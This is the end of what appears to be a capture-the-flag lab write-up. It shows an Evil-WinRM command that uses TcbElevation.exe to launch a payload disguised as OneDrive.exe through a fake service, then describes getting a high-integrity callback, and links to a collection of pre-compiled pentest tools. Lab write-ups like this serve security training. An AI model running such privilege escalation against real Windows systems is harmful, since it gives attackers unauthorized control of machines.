*Evil-WinRM* PS C:\programdata> .\TcbElevation.exe nonexistsrv "C:\Windows\system32\cmd.exe /c C:\programdata\OneDrive.exe"
Error starting service 1053

Then we got a new callback with High integrity level:

Then grab the last flag:
Extra
Many pre-compiled binary can be found here: https://github.com/lefayjey/PentestTools/tree/master/windows

MITRE ATT&CK Mapping
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=5bd9e668-307a-4d00-a240-5f3597f068d9